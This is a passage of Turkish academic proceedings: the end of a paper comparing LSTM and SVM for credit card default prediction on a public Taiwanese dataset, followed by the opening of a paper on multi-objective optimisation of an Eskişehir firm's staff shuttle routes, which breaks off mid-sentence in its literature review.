Son zamanlarda yapay zekâ, büyük veri ve makine öğrenmesi teknolojilerinin geliştirilmesi her alanda olduğu gibi finans sektöründeki çalışmaları da etkilemiştir. Finans alanında makine öğrenmesi modelleri kullanılarak birçok çalışma yapılmıştır. Gan ve arkadaşları makine öğrenmesi modelleriyle varlık ve opsiyon fiyatlandırmasını araştırmış ve geleneksel yöntemlere kıyasla üstün performanslarından yana olduklarını savunmuştur[1]. Bir diğer çalışmada Tang ve arkadaşları Çin'deki enerji endüstrisinin kredi riskini ölçmede makine öğrenmesi modelleri ile yüksek bir doğruluk oranına ulaşmıştır[2]. Benzer başarı, çeşitli finansal uygulamalar için de [3], [4] ve [5] elde edilmiştir. Dahası, [6] bu teknikleri iflas tahminleri için de kullanırken, [7] kredi kartı risk yönetimi için makine öğrenmesi algoritmalarını uygulamıştır. Kredi riskini ve kredi notlarını tahmin etmek için geleneksel parametrik ve parametrik olmayan yöntemleri kullanan pek çok çalışma olduğunu belirtmekte fayda vardır. Aynı

bağlamda, [8] Fitch tarafından atanan notları doğrulamak için bir Asya bankası örneklemini üzerinde bir ayrımcılık analizi uygulamıştır.

Son yıllarda kredi puanlaması ile ilgili çalışmalarda birbirinden farklı istatistiksel ve klasik makine öğrenmesi modellerinin performansları karşılaştırılmıştır. Ancak, en iyi performans gösteren modelin belirlenmesinde herhangi bir fikir birliğine varılamamıştır. Bununla beraber derin öğrenme modelleri, istatistiksel ve klasik makine öğrenmesi modellerine kıyasla daha iyi sonuçlar verdiği ve bir sınıflandırıcı grubunun genellikle tek sınıflandırıcılardan daha iyi performans gösterdiğini gözlemlenmiştir [9]. Bir diğer çalışmada ise modelleri eğitmek için yalnızca halka açık bilgiler kullanıldığında, makine öğrenmesi modelleri, istatistiksel modellere kıyasla hem ayırım gücü hem de kesinlik açısından daha doğru bir tahmin performansı sağladığı belirlenmiştir [10]. [11] makine öğrenmesi yaklaşımlarının genellikle lojistik regresyon gibi istatistiksel modellerden daha iyi performans gösterdiğini tespit ederek, finansal kurumların bilanço kalemlerine dayanarak finansal sıkıntının tahmini için bir dizi model eğitmektedir. Körfez İşbirliği Ülkeleri (Gulf Cooperation Council - GCC)'deki bankaların kredi derecelendirmeleri tahmin etmek için Yapay Sinir Ağı (Artificial Neural Network - ANN), Destek Vektör Makinesi (Support Vector Machine - SVM), Rastgele Orman (Random Forest - RF) ve Sınıflandırma ve Regresyon Ağaçları (Classification and Regression Trees - CART) gibi makine öğrenmesi modelleri incelenmiş, optimal sonuca ulaşabilmek için Rastgele Orman ve CART modelleri birlikte kullanılmıştır [12].

Makine öğrenmesi için kullanılan veri setinin kalitesi, kullanılacak olan modellerin performansı ile doğru orantılıdır. Modelin performansını kötü etkileyen gürültülü ve aykırı veriler tespit edilerek veri ön işleme teknikleri uygulanmalıdır. Kullanılan ön işleme yöntemleri gereksiz özellikleri kaldırmakla kalmaz aynı zamanda veriler arasındaki örüntünün de daha sağlıklı ortaya çıkması sağlar [13].

Makine öğrenmesi algoritmaları bir veri grubu üzerinden otomatik olarak öğrenebilen ve açık programlama olmada kalıpları tespit edebilen yapay zeka uygulamalarıdır [14], [15], [16]–[18]. Makine öğrenmesi herhangi herhangi bir görevi gerçekleştirmek için geleneksel algoritmaları kullanmanın zor olduğu veya mümkün olmadığı birçok durumda başarıyla kullanılmıştır. Makine öğreniminin en önemli avantajlarından biri, özellikler arasındaki karmaşık ve doğrusal olmayan ilişkileri kullanarak tutarlı ve yüksek performanslı tahminler yapabilmesidir [19]. Buna göre, doğrudan insanlar tarafından görülemeyen karmaşık ilişkileri belirleyebilirler.

Bu çalışmada, kamuya açık bir veri seti üzerinde geçmiş ödeme bilgileri, cinsiyet, eğitim durumu ve kredi miktarı gibi değişkenleri kullanarak gelecek kredinin ödeme durumu değerlendirilmektedir. Konu ikili sınıflandırma problemi şeklinde ele alınarak ödendi veya ödenmedi kararı verilmektedir. Bu değerlendirme için veri setinde aykırı verilere yönelik bir

işleme gerek kalmadan, LSTM (Long short-term memory) makine öğrenmesi modeli ile müşterilerin güvenilir olup olmadığını başarılı bir şekilde sınıflandırmaktır.

2. MATERYAL VE METOTLAR


• Veri Seti Tanımı

Çalışma için kullanılan veri seti Tayvan'daki müşterilerin kredi ödemelerini ile ilgili verileri içermektedir [20]. 30 bin örnek, 24 öznitelik bulunmaktadır. Müşterilere verilen kredi miktarı, cinsiyet, eğitim, medeni durumu, yaş, (Nisan ayından Eylül ayına kadar) aylık geri ödeme kayıtları (-1 (Zamanında ödeme); 1 (Gecikme süresi : 1 Ay); 2 (Gecikme süresi : 2 Ay); . . . ; 8 (Gecikme süresi : 8 Ay); 9 (Gecikme süresi : 9 Ay ve üzeri)), fatura tutarı ve önceki ödeme tutarı bilgileri bağımsız değişkenler, müşterinin güvenilir olup olmadığı bilgisi ise bağımlı değişkendir.

Tablo 17. Özellik tanımlamaları

Özellik	Açıklama	Değerler
LIMIT_BAL	Kredi verilen miktarı	Sayısal Değer
SEX	Cinsiyet	1: Erkek, 2: Kadın
EDUCATION	Eğitim	1: Lisansüstü, 2: Lisans, 3: Lise, 4: Diğer
MARRIAGE	Medeni Durumu	1: Evli, 2: Bekar, 3: Diğer
AGE	Yaş	Sayısal Değer
PAY_0	Geri Ödeme Durumu (Eylül / 2005)	
PAY_2	Geri Ödeme Durumu (Ağustos / 2005)	-1: Zamanında Ödeme
PAY_3	Geri Ödeme Durumu (Temmuz / 2005)	1: Gecikme Süresi = 1 Ay
PAY_4	Geri Ödeme Durumu (Haziran / 2005)	2: Gecikme Süresi = 2 Ay
PAY_5	Geri Ödeme Durumu (Mayıs / 2005)	...
PAY_6	Geri Ödeme Durumu (Nisan / 2005)	9: Gecikme Süresi = 9 Ay ve üzeri
BILL_AMT1	Fatura Tutarı Ekstresi (Eylül / 2005)	Sayısal Değer
BILL_AMT2	Fatura Tutarı Ekstresi (Ağustos / 2005)	Sayısal Değer
BILL_AMT3	Fatura Tutarı Ekstresi (Temmuz / 2005)	Sayısal Değer
BILL_AMT4	Fatura Tutarı Ekstresi (Haziran / 2005)	Sayısal Değer
BILL_AMT5	Fatura Tutarı Ekstresi (Mayıs / 2005)	Sayısal Değer
BILL_AMT6	Fatura Tutarı Ekstresi (Nisan / 2005)	Sayısal Değer
PAY_AMT1	Önceki Ödeme Tutarı Ekstresi (Eylül / 2005)	Sayısal Değer
PAY_AMT2	Önceki Ödeme Tutarı (Ağustos / 2005)	Sayısal Değer


PAY_AMT3	Önceki Ödeme Tutarı (Temmuz / 2005)	Sayısal Değer
PAY_AMT4	Önceki Ödeme Tutarı (Haziran / 2005)	Sayısal Değer
PAY_AMT5	Önceki Ödeme Tutarı (Mayıs / 2005)	Sayısal Değer
PAY_AMT6	Önceki Ödeme Tutarı (Nisan / 2005)	Sayısal Değer
payment	Ödeme Durumu	1: Ödendi 0: Ödenmedi




Şekil 44. Özellik korelasyon matrisi

- **Metotlar**
 - **Uzun Kısa Süreli Bellek Ağları (LSTM)**

Uzun kısa süreli bellek ağları (LSTM) tekrarlayan yapay sinir ağı (Recurrent Neural Network - RNN) mimarisinin türlerinden biridir. 90'lı yılların sonlarına doğru literatüre eklenen bu model [21] yapay zeka çalışmalarının artması ile birlikte yaygın olarak kullanılmaya başlanmıştır. RNN'lerde diziler üzerinde işlem yaparken yapay sinir ağının durum bilgisinin saklanması ve aktarılması hedeflenmiş olsa da durum bilgisi üzerinde sürekli olarak işlem yapılarak aktarılmasının bir neticesi olarak uzun süreli bağımlılıklar bozulmadan aktarılması pek mümkün değildir. Yani dizi içerisindeki kısa süreli bağımlılıklar oldukça başarılı bir şekilde aktarılırken uzun dönemli bağımlılıkların aktarılmasında problem yaşanmaktadır. LSTM'ler ise uzun vadeli bağımlılık problemini gidermek amacıyla tasarlanmıştır [22]. Şekil 2'de kısa süreli bağımlılıklar görünürken Şekil 3'de uzun süreli bağımlılıklar görülmektedir.



Şekil 2. Kısa süreli bağımlılıklar.



Şekil 3. Uzun süreli bağımlılıklar.

- **Değerlendirme Ölçütleri**

Önerilen modelin değerlendirilmesinde, k kat çapraz doğrulamayla birlikte, başarımlık, kesinlik, hassasiyet ve F1 skoru ölçütleri kullanılmıştır. Kullanılan performans değerlendirme ölçütlerinin matematiksel olarak gösterimi şu şekildedir:

$$\text{Başarımlık} = \frac{DP + DN}{DP + YN + YP + DN} \quad (1)$$

$$\text{Kesinlik} = \frac{DP}{DP + YP} \quad (2)$$

$$\text{Hassasiyet} = \frac{DP}{DP + YN} \quad (3)$$

$$F_1 = 2 \cdot \frac{\text{Kesinlik} \cdot \text{Hassasiyet}}{\text{Kesinlik} + \text{Hassasiyet}} = \frac{2DP}{2DP + YP + YN} \quad (4)$$

Burada;

Doğru Pozitif (DP): Ödeme yapanlar için ödedi karar sayısı,


Doğru Negatif (DN): Ödeme yapmayanlar için ödemedi kararların sayısı,


Yanlış Pozitif (YP): Ödeme yapmayanlar için ödedi karar sayısı,

Yanlış Negatif (YN): Ödeme yapanlar için ödemedi kararların sayısını ifade eder.


3. SONUÇLAR VE TARTIŞMA

Yukarıdaki bölümlerde de belirtildiği gibi kredi finans sektörünün oldukça önemli bir parçasıdır. Bu doğrultuda kredi puanlama da önemli bir çalışma alanı haline gelmiştir. Bununla birlikte kredi bilgileri yüksek miktarda gürültülü ve aykırı veri içermektedir. Literatürde aykırı verilerin temizlenmesi için çok sayıda çalışma yapılmıştır [13][23]. Bu veri setine ait aykırı veriler Grafik 1, 2 ve 3'te gösterilmiştir.






Grafik 8. Fatura tutarı ekstrelere ait kutu grafikleri



Grafik 9. Önceki ay ödeme tutarlarına ait kutu grafikleri



Grafik 10. Yaş ve verilen kredi miktarına ait kutu grafikleri

Fakat aykırı verilerin temizlenmesi uzmanlık gerektiren bir süreçtir. Bu çalışmada aykırı veri temizleme işlemi gerçekleştirilmeden LSTM ile kredi puanlama çalışması gerçekleştirilmiştir. Ayrıca elde edilen sonuçları Destek Vektör Makinesi (DVM) ve literatürdeki diğer çalışmalar ile kıyaslıyoruz.

Sınıflandırma işlemi için toplamda 23 özellik kullanılmıştır. Özellikler sınıflandırıcıya uygulanmadan önce $[0 - 1]$ aralığına normalize edilmiştir. Oluşturulan LSTM modeli 50 nöron ve tek gizli katman içermektedir. Sınıflandırma işleminde 10-kat çapraz doğrulama kullanılmıştır. Bu doğrultuda veri 10 eşit parçaya bölünmüştür. Her defasında 1 parça test için kullanılırken kalan 9 parça eğitim seti için ayrılmıştır. Eğitim setinin %10'luk kısmı rasgele olarak doğrulama işlemi için ayrılmıştır. Her bir parça için model en fazla 100 tekrar olacak şekilde eğitilmiştir. Art arda 20 tekrar boyunca doğrulama setinin başarımı artmazsa modelin eğitimi sonlandırılmıştır.

Tablo 18. DVM modeline ait sonuçlar


	Başarım (%)	Kesinlik (%)	Hassasiyet (%)	F1 (%)
Kat-1	80,33	69,78	23,12	34,73
Kat-2	81,70	73,68	25,57	37,97
Kat-3	80,43	66,27	24,96	36,26
Kat-4	80,20	67,37	23,52	37,87
Kat-5	80,47	69,35	20,81	32,02
Kat-6	80,77	66,94	25,11	36,52
Kat-7	80,90	73,42	24,08	36,26
Kat-8	80,47	72,38	24,96	37,12
Kat-9	80,17	67,48	24,38	35,81
Kat-10	80,13	68,67	23,43	34,93
Ortalama	80,56	69,46	23,99	35,67

Tablo 19. LSTM modeline ait sonuçlar

	Başarım (%)	Kesinlik (%)	Hassasiyet (%)	F1 (%)
Kat-1	83,03	69,07	40,79	51,29
Kat-2	82,50	71,48	32,62	44,79
Kat-3	82,00	66,10	40,56	50,28
Kat-4	82,00	66,26	40,27	50,09
Kat-5	82,23	71,07	37,61	49,19
Kat-6	83,30	67,32	42,68	52,24
Kat-7	82,83	70,68	40,12	51,18
Kat-8	83,07	69,00	35,86	47,19
Kat-9	81,73	66,43	40,67	50,45
Kat-10	82,00	71,43	38,46	50,00
Ortalama	82,47	68,88	38,96	49,67

Tablo 2 ve 3'te sırasıyla DVM ve LSTM modellerine ilişkin sonuçlar görülmektedir. Her iki modelin kendi içinde her bir kat için oldukça yakın başarımlar sağladığı görülmektedir. DVM için en düşük başarımlar %80,13 ne yüksek başarımlar %81,70 olarak gerçekleşmiştir. LSTM modelinde ise en düşük başarımlar %81,73 ve en yüksek başarımlar %83,30 olarak gerçekleşmiştir. Bu doğrultuda katlar arasındaki veri dağılımı birbirini dışlar biçimde rasgele gerçekleştiği değerlendirilmektedir.

Her iki modelinde kesinlik değerleri birbirine oldukça yakındır ve kesinlik değerleri hassasiyetten daha yüksektir. Makine öğrenmesi modelleri genellikle çoğunluk sınıfın eğilimindedir. Buna bağlı olarak kesinlik değerlerinin daha yüksek olarak gerçekleştiği değerlendirilmektedir. Hassasiyet değerlerinde ise LSTM modeli belirgin bir şekilde iyileşme sağlamıştır. Ortalama hassasiyet değerinde LSTM modeli DVM'ye kıyasla yaklaşık %15'lik bir iyileşme sağlamıştır. Buna bağlı olarak Grafik 5'te de görüldüğü gibi LSTM modelinin F1 skoru DVM'den çok daha iyidir.



Grafik 11. Başarım ve F1 skorlarına ait kutu grafikleri

Tablo 20. [13]'deki çalışmada elde edilen sonuçlar

	Başarım (%)	F1 (%)
XGBoost	81,81	47,33
GBDT	82,33	46,91
Adaboost	82,25	44,97
RF	81,77	47,05
LightGBM	82,37	48,46

Literatürde bu veri seti üzerine yapılmış bir diğer çalışmada [13], birçok veri ön işleme katmanı uygulandıktan sonra XGBoost, GBDT, Adaboost, RF ve LightGBM modelleri test edilmiştir. Bu modellere ait sonuçlar Tablo 4'de görülmektedir. Bu çalışmada LSTM modeli ile ortalama başarımlar ve F1 değerlerinde sırasıyla %82,47 ve %49,67'lik sonuçlar elde edilmiştir. Başarımlarında LightGBM modeliyle oldukça benzer değerler elde edilmiştir. F1 skorunda ise LSTM modeli %1,3'lik iyileşme sağlamıştır. Her iki modelin performansları birbirine yakın olmakla birlikte bu çalışmada kullanılan yöntemde aykırı veri temizleme işlemi yapılmadan daha iyi bir performans elde edilmiştir. LSTM modeli özellikler arasındaki zamansal bağıntıları yakalama konusunda oldukça başarılıdır. Buna bağlı olarak LSTM modelinin daha iyi bir performans sergilediği değerlendirilmektedir.

4. KAYNAKÇA

- [1] L. Gan, H. Wang, and Z. Yang, "Machine learning solutions to challenges in finance: An application to the pricing of financial products," *Technol. Forecast. Soc. Change*, vol. 153, p. 119928, Apr. 2020, doi: 10.1016/j.techfore.2020.119928.
- [2] L. Tang, F. Cai, and Y. Ouyang, "Applying a nonparametric random forest algorithm to assess the credit risk of the energy industry in China," *Technol. Forecast. Soc. Change*, vol. 144, pp. 563–572, Jul. 2019, doi: 10.1016/j.techfore.2018.03.007.
- [3] H. Buehler, L. Gonon, J. Teichmann, and B. Wood, "Deep hedging," *Quant. Financ.*, vol. 19, no. 8, pp. 1271–1291, Aug. 2019, doi: 10.1080/14697688.2019.1571683.
- [4] A. Weigand, "Machine learning in empirical asset pricing," *Financ. Mark. Portf. Manag.*, vol. 33, no. 1, pp. 93–104, Mar. 2019, doi: 10.1007/s11408-019-00326-3.
- [5] G. Y. Ban, N. El Karoui, and A. E. B. Lim, "Machine learning and portfolio optimization," *Manage. Sci.*, vol. 64, no. 3, pp. 1136–1154, Mar. 2018, doi: 10.1287/mnsc.2016.2644.
- [6] F. Barboza, H. Kimura, and E. Altman, "Machine learning models and bankruptcy prediction," *Expert Syst. Appl.*, vol. 83, pp. 405–417, Oct. 2017, doi: 10.1016/j.eswa.2017.04.006.

- [7] F. Butaru, Q. Chen, B. Clark, S. Das, A. W. Lo, and A. Siddique, "Risk and risk management in the credit card industry," *J. Bank. Financ.*, vol. 72, pp. 218–239, Nov. 2016, doi: 10.1016/j.jbankfin.2016.07.015.
- [8] F. Pasiouras, C. Gaganis, and M. Doumpos, "A multicriteria discrimination approach for the credit rating of Asian banks," *Ann. Financ.*, vol. 3, no. 3, pp. 351–367, Jul. 2007, doi: 10.1007/s10436-006-0052-0.
- [9] X. Dastile, T. Celik, and M. Potsane, "Statistical and machine learning models in credit scoring: A systematic literature survey," *Appl. Soft Comput. J.*, vol. 91, p. 106263, Jun. 2020, doi: 10.1016/j.asoc.2020.106263.
- [10] M. Moscatelli, F. Parlapiano, S. Narizzano, and G. Viggiano, "Corporate default forecasting with machine learning," *Expert Syst. Appl.*, vol. 161, p. 113567, Dec. 2020, doi: 10.1016/j.eswa.2020.113567.
- [11] C. Chakraborty and A. Joseph, "Machine Learning at Central Banks," *SSRN Electron. J.*, Sep. 2017, doi: 10.2139/ssrn.3031796.
- [12] J. P. Li, N. Mirza, B. Rahat, and D. Xiong, "Machine learning and credit ratings prediction in the age of fourth industrial revolution," *Technol. Forecast. Soc. Change*, vol. 161, p. 120309, Dec. 2020, doi: 10.1016/j.techfore.2020.120309.
- [13] W. Zhang, D. Yang, S. Zhang, J. H. Ablanedo-Rosas, X. Wu, and Y. Lou, "A novel multi-stage ensemble model with enhanced outlier adaptation for credit scoring," *Expert Syst. Appl.*, vol. 165, p. 113872, Mar. 2021, doi: 10.1016/j.eswa.2020.113872.
- [14] C. M. Bishop, *Pattern Recognition and Machine Learning Springer-Verlag New York. Inc. Secaucus, NJ, USA*. 2006.
- [15] A. L. Samuel, "Some Studies in Machine Learning Using the Game of Checkers," *IBM J. Res. Dev.*, vol. 3, no. 3, pp. 210–229, Jul. 1959, doi: 10.1147/rd.33.0210.
- [16] W. S. Lima, E. Souto, K. El-Khatib, R. Jalali, and J. Gama, "Human activity recognition using inertial sensors in a smartphone: An overview," *Sensors (Switzerland)*, vol. 19, no. 14, 2019, doi: 10.3390/s19143213.
- [17] G. Zhong, X. Ling, and L. N. Wang, "From shallow feature learning to deep learning: Benefits from the width and depth of deep architectures," *Wiley Interdiscip. Rev. Data Min. Knowl. Discov.*, vol. 9, no. 1, pp. 1–14, 2019, doi: 10.1002/widm.1255.
- [18] S. Chauhan, L. Vig, M. De Filippo De Grazia, M. Corbetta, S. Ahmad, and M. Zorzi, "A Comparison of Shallow and Deep Learning Methods for Predicting Cognitive Performance of Stroke Patients From MRI Lesion Images," *Front. Neuroinform.*, vol. 13, no. July, pp. 1–12,

2019, doi: 10.3389/fninf.2019.00053.

- [19] T. Hastie, R. Tibshirani, and J. Friedman, *The elements of statistical learning: data mining, inference, and prediction*. 2009.
- [20] “UCI Machine Learning Repository: default of credit card clients Data Set.” <https://archive.ics.uci.edu/ml/datasets/default+of+credit+card+clients> (accessed Jan. 31, 2021).
- [21] S. Hochreiter and J. Schmidhuber, “Long Short-Term Memory,” *Neural Comput.*, vol. 9, no. 8, pp. 1735–1780, Nov. 1997, doi: 10.1162/neco.1997.9.8.1735.
- [22] B. Onyedi, E. Üniversitesi, M. Ve Doğa, B. Fakültesi, B. / Balıkesir, and M. Tarihleri, “Uzun Kısa Dönem Bellek Ağlarını Kullanarak Erken Aşama Diyabet Tahmini Early-Stage Diabetes Prediction Using Long Short-Term Memory Networks İlyas ÖZER MAKALE BİLGİSİ ÖZET,” 2020.
- [23] M. Bai, X. Wang, J. Xin, G. W.- Neurocomputing, and undefined 2016, “An efficient algorithm for distributed density-based outlier detection on big data,” *Elsevier*, Accessed: Feb. 02, 2021. [Online]. Available: <https://www.sciencedirect.com/science/article/pii/S0925231215018500>.

PERSONEL SERVİSİ ROTALARININ OPTİMİZASYONU

Pelin Durak¹ , Zehra Kamışlı Öztürk²

^{1,2}*Eskişehir Teknik Üniversitesi, Mühendislik Fakültesi, Eskişehir, TÜRKİYE*

pelindurak@eskisehir.edu.tr

ORCID:0000-0002-2396-8212

ÖZET

Lojistik ve taşımacılık sektöründe çoğunlukla karşılaşılan Araç Rotalama Problemi uzun yıllardır üzerinde çalışılan bir optimizasyon problemidir. Bu çalışmada Eskişehir Organize Sanayi Bölgesinde faaliyet yürüten bir işletmenin personel servislerinin rotalanması problemi incelenerek toplam maliyetin ve personelin serviste geçirdikleri en büyük sürenin en küçüklenmesi amaçlarının en iyilenerek Araç Rotalama Probleminin alt dallarından olan Açık Uçlu Araç Rotalama Problemi, Kapasite Kısıtlı Araç Rotalama Problemi ve Heterojen Filolu Araç Rotalama Probleminin üçünü de kapsamaktadır. Araç Rotalama Problemi kapsamında mevcut literatür incelendiğinde servis taşımacılığı ile ilgili daha çok okul servisleri rotalama problemlerine çalışıldığı gözlemlenmiştir ve büyük çoğunluğu homojen filolu araçlar için çözümlenmeye çalışılmıştır. Personel servisi ile ilgili yapılan çalışmalardaki problemler ya Araç Rotalama Problemi kapsamında incelenmiş ya da çoğunluğu yine homojen filolu araçlar için çözümlenmeye çalışılmıştır. Bu problemler genellikle tek amaçlıdır ve matematiksel modelleri işletmelerin kendi envanterinde bulunan servis araçlarının bir turda katettikleri toplam mesafeyi en küçükleme amaçlayarak minimum maliyeti bulacak şekilde geliştirilmiştir. Bu çalışmada ele alınan problem, hem işletme açısından maliyeti en küçükleme, hem de personel açısından kullanıcı tercihlerini de göz önüne alarak tur dengelemesi yapacak biçimde personelin servislerde geçirdiği en büyük süreyi en küçükleme olarak çok amaçlı incelenmiştir. Ayrıca, literatürden farklı olarak maliyet analiz edilirken personel için servis hizmeti dışardan bir servis şirketine taşere edildiğinden, kiralanacak en az servis sayısının bulunması ile maliyetin en küçüklenmesi araştırılmıştır. Önerilen çok amaçlı karma tamsayı matematiksel modelde amaç fonksiyonu ağırlıklandırılmış toplam yöntemi ile skalerleştirilmiş ve problem General Algebraic Modelling System programı kullanılarak

çözölmüştür. Elde edilen sonuçlar mevcut durum ile karşılaştırıldığında işletmenin maliyetinde yaklaşık %9,30 oranında bir iyileştirme sağlandığı ortaya çıkmıştır. En büyük rota süresinin en küçöklenmesinin hesaplandığı amaç fonksiyonunun ağırlığı artırıldığında mevcut duruma göre en büyük sürenin %6,78 kısaldığı fakat maliyetin %39,5 arttığı gözlemlenmiştir. Kullanıcı tercihleri dikkate alınarak çok amaçlı model ağırlıklandırılmış toplam yöntemi ile farklı ağırlıklar açısından incelenmiş, farklı Pareto çözümler elde edilmiştir. En büyük rota sürelerinin en küçöklenmesi ve dengelenmesi ile hizmet kalitesi artırılıp, çalışanların verimliliği de artırılmış olacaktır. Önerilen modelin küçük ve orta ölçekli işletmelerde hızlı ve optimum bir çözüm sunabileceği görölmüştür.

Anahtar Kelimeler: Araç Rotalama Problemi, Açık Uçlu Araç Rotalama Problemi, Heterojen Filolu Araç Rotalama Problemi, Kapasite Kısıtlı Araç Rotalama Problemi, Personel Servisi Rotalama, Çok Amaçlı Optimizasyon

OPTIMIZATION OF PERSONNEL SERVICE ROUTES

ABSTRACT

The Vehicle Routing Problem, which is mostly encountered in the logistics and transportation sector, is an optimization problem that has been studied for many years. In this study, it was aimed to determine optimum routes for the service vehicles carrying personnel by analyzing the problem of routing the personnel services of an enterprise operating in Eskişehir Organized Industrial Zone, with optimizing of the multi-objectives that are minimizing the total cost and minimizing the maximum time spent by the personnel in the service. The investigated problem includes the three of Open Vehicle Routing Problem, Capacitated Vehicle Routing Problem and Heterogeneous Fleet Vehicle Routing Problem, which are sub-branches of Vehicle Routing Problem. When the current literature is examined within the scope of the Vehicle Routing Problem, it has been observed that mostly school bus routing problems related to shuttle transportation have been studied and most of them have been tried to be solved for vehicles with homogeneous fleets. The problems in the studies related to the personnel service were either examined within the scope of the Vehicle Routing Problem or also tried to be solved mostly for the vehicles with homogeneous fleets. These problems are generally single-objective and their mathematical models have been developed to find the minimum cost by aiming to minimize the total distance traveled by the services in companies' own inventory. The problem addressed in this study has been examined as multi-objective that are both minimizing the cost

in terms of the company and the maximum time spent by the employees in the services in a way to balance the tour by considering the user preferences in terms of the personnel. Moreover, unlike the literature, while analyzing the cost, since the service for the personnel is outsourced to an external service vehicle company, the minimization of the cost has been studied by finding the minimum number of services to be rented. In the proposed multiobjective mixed integer mathematical model, the objective function is scaled by the weighted sum method and the problem is solved with using the General Algebraic Modeling System program. When the results are compared with the current routes, it is revealed that an improvement of approximately 9.30% has been achieved in the cost of the company. It has been observed that when the weight of the objective function for which the minimization of the maximum route time is increased, the maximum time has been shortened by 6.78%, but the cost has increased by 39.5% compared to the current situation. Considering the user preferences, the multi-objective model was examined in terms of different weights with the weighted sum method and different Pareto solutions were obtained. By minimizing and balancing the maximum route times, the service quality will be increased and the productivity of the employees will be increased. It has been observed that the proposed model may offer a fast and optimum solution in small and medium sized enterprises.

Keywords: *Vehicle Routing Problem, Open Vehicle Routing Problem, Heterogeneous Fleet Vehicle Routing Problem, Capacitated Vehicle Routing Problem, Routing of Personnel Services, Multi-objective Optimization*

1. GİRİŞ

Kamu sektörü veya özel sektör farketmeksizin lojistik uygulamalarında taşımacılığa ait maliyetler çok yüksek oranlı bir paya sahiptir. Taşımacılıkta ortaya çıkan maliyetlerin belirli kısıtlar altında en küçüklenmesi problemleri uzun yıllardır üzerinde çalışılan Araç Rotalama Problemi (ARP) türündendir.

ARP, bir depoda bulunan k adet aracın en uygun k adet rotayı kullanarak farklı miktarlardaki malları n adet noktaya dağıtması ve depoya geri dönmesi olarak açıklamak mümkündür. En uygun k adet rota, rotaların olabilecek en kısa toplam tur uzunluğuna sahip olması için seçilen rotalardan oluşmaktadır. ARP ilk olarak Dantzig ve Ramser [3] tarafından genelleştirilmiş Gezgin Satıcı Problemi (GSP) olarak ifade edilmiştir [1].

De Souza Lima ve ark. [2] heterojen filolu ve karma yüklü çok amaçlı kapasite kısıtlı kırsal otobüs servisi rotalama problemini çözebilmek için dört adet çok amaçlı metasezgisel algoritma sunmuştur. Öğrencilerin toplam ağırlıklı seyahat süreleri, sürücüler arasında tur dengeleme ve tur maliyeti olarak

üç adet amacı dikkate almışlardır. Önerdikleri algoritmaların sonuçlarını literatürdeki mevcut yöntemle karşılaştırmış ve tasarladıkları yöntemlerin literatürdekinden daha iyi performans gösterdiğini gözlemlemişlerdir. Pala ve Aksaraylı [1] oteller ve havalimanı arası yolcu taşımacılığı yapan bir firmanın toplam tur sürelerini ve bir yolcunun ortalama ulaşımda geçirdiği süreyi minimize etmek amacıyla Çok Amaçlı Kapasite Kısıtlı Araç Rotalama Problemini Karınca Kolonisi Optimizasyonu Algoritması kullanarak çözmüşlerdir. Çözüm sonuçlarına göre turların süresi ve müşterilerin ortalama ulaşımda geçirdikleri süre açısından önerdikleri modelin önemli iyileştirmeler sağladığını gözlemlemişlerdir. Karagül [4], Alanya bölgesinde faaliyet gösteren bir acentenin gerçekleştirdiği turist dağıtımları için havaalanından otellere dağıtım problemi modelleyerek uygulama çözümlerini hesaplamışlardır. Genetik Algoritma ve Rassal Arama olmak üzere iki farklı çözüm yöntemi önerilmiştir. İki yöntemden Rassal Arama yöntemi zaman olarak daha avantajlı bir çözüm üretmiştir. Acenteler, bu çözümlerle önerilen dağıtım planları sayesinde %35'e kadar varan tasarruflar elde ederek maliyetlerini düşürebilmişlerdir. Garzon-Garnica ve ark. [5] yaptıkları çalışmada 532 noktaya hizmet vermek için birçok rota ve aracın kullanıldığı Meksika'da ki büyük ölçekli bir personel taşımacılığı sisteminin modellenmesi ve çözümüne odaklanmıştır. Uygun çözüm bulabilmek için metasezgisel algoritma kullanmışlardır. Önerilen modelleme ve çözüm yöntemi, güzergahların günlük işleyişinde önemli tasarruflar sağlayacak bir çözüm oluşturmuştur. Kazel [6], özel eğitim okullarının servis araçlarının katettiği yolu ve toplam araç içinde geçen süreyi minimize eden bir rotalama ve aynı zamanda bir ders çizelgelemesi içeren problem için bir matematiksel model geliştirmiştir. Tavlama benzetimi ile örnek problemler üzerinde denemelerini yapmıştır. Ayrıca tavlama benzetimi ile elde edilen sonuçları, problemin daha basit bir versiyonu için önerilen dinamik pasta sezgisel metoduyla karşılaştırmıştır. Schittekat ve ark. [7] çalışmalarında okul otobüsü rotalama problemini ARP'nin bir çeşidi olarak ziyaret edilecek durakların belirlenmesi, her bir öğrencinin yürüme mesafesindeki duraklarının belirlenmesi ve seçilen duraklar ile toplam seyahat süresinin en küçüklenerek rotanın oluşturulması açısından inceleyip bir karma tamsayılı model geliştirmişlerdir. Büyük ölçekli örneklerin çözümü için metasezgisel yöntem kullanmışlardır. Kullanılan metasezgisel yöntemin büyük örnekler için en iyiye yakın sonuçlar verdiğini belirtmişlerdir. Dursun ve Özger [8] yaptıkları çalışmada genellikle karayolu araçlarında kullanılan matematiksel modellerin havacılık alanına uygulanarak heterojen filolu hava araçlarının yük taşımacılığında en küçük maliyetle rotalanmasını sağlamayı amaçlamışlardır. Bir kargo ağında birden fazla hava aracı türü kullanılarak taşınacak yükün hızlı ve güvenilir bir şekilde alıcılara ulaştırılmasını esas alan araç rotalama problemine yönelik bir matematiksel modelin geliştirilmesini hedeflemişlerdir. Oluşturdukları matematiksel modelin çözümünde yük miktarına ve maliyetlere göre uçak tipinin belirlendiği görülmüştür. Li ve Fu [9] çalışmalarında toplam otobüs süresini en küçükleyen, öğrencileri toplama noktalarından almak için harcanan toplam süreyi en küçükleyen, ve toplam seyahat süresini en küçükleyen çok amaçlı okul servisi rotalama problemini incelemişlerdir. Çözüm için sezgisel algoritma önermişlerdir. Mevcut durumla

